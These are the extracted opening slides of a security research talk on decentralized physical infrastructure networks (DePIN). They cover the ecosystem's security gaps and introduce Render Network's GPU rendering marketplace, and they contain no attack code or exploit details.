

Cracking DePIN

Decentralized Devices, Centralized Disasters

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\$whoami


- ❖ Security Researcher
- ❖ CertiK since 2024
 - ❖ Focus: ZK/L2, hardware wallet and DePIN
- ❖ Previously: Pangu Team
 - ❖ Focus: TEE, Bootloader and Kernel




What is DePIN

- ❖ Decentralized Physical Infrastructure Networks
- ❖ Coordinate real-world hardware infrastructure
- ❖ Blockchain-based, token incentives and permission-less marketplaces
- ❖ AI Computation, GPU Rendering, Network Coverage, File Storage
- ❖ <https://depinscan.io/>
- ❖ Helium, Render Network, Filecoin, Akash, Aethir ...

Infrastructure - Ideally



Infrastructure - Reality



DePIN Security


- ❖ Large Gap with proven Web3 practices

Proven Practices	DePIN Reality
open-source, deterministic builds	proprietary devices and binaries
Independent third-party audits	Few or none
Bug Bounties and quick response	Rare Adoption — often no disclosure channel



SECURITY-UNKNOWN BATTLEGROUNDS

No map, no markers — just hidden exploits waiting to drop.



Render Network

DePINscan
powered by [IoTeX](#)

Home Chains ▾ News Learn Feedback Developer

DePIN Projects

ALL Map View Social Mineable Token Launch Liquidity Mining AI

DePIN Scan is the explorer for DePIN crypto projects. There are 321 DePIN Projects with a combined DePIN market cap of \$16,9 devices of 40,715,302. Click into the projects below to learn how to start earning passive income today.

Project	Token	Category	Social Following	Market Cap	Token Price
Ethereum	ETH	Chain	-	\$301,535,923,771	\$2,497.88
Solana	SOL	Chain	2,983,977	\$79,735,932,252	\$151.95
BitTensor	TAO	Server AI	1,274	\$3,390,816,708	\$385.04
Render	RNDR	Server AI	223,288	\$1,994,085,699	\$3.85





Render Network

- ❖ Distributed GPU rendering network
 - ❖ 3D rendering, motion graphics, VFX, and increasingly, AI model training/inference tasks
- ❖ Decentralized Marketplace
 - ❖ Artists/creators submit jobs; GPU providers complete tasks, earning RNDR tokens



Render Network





GPU Onboarding

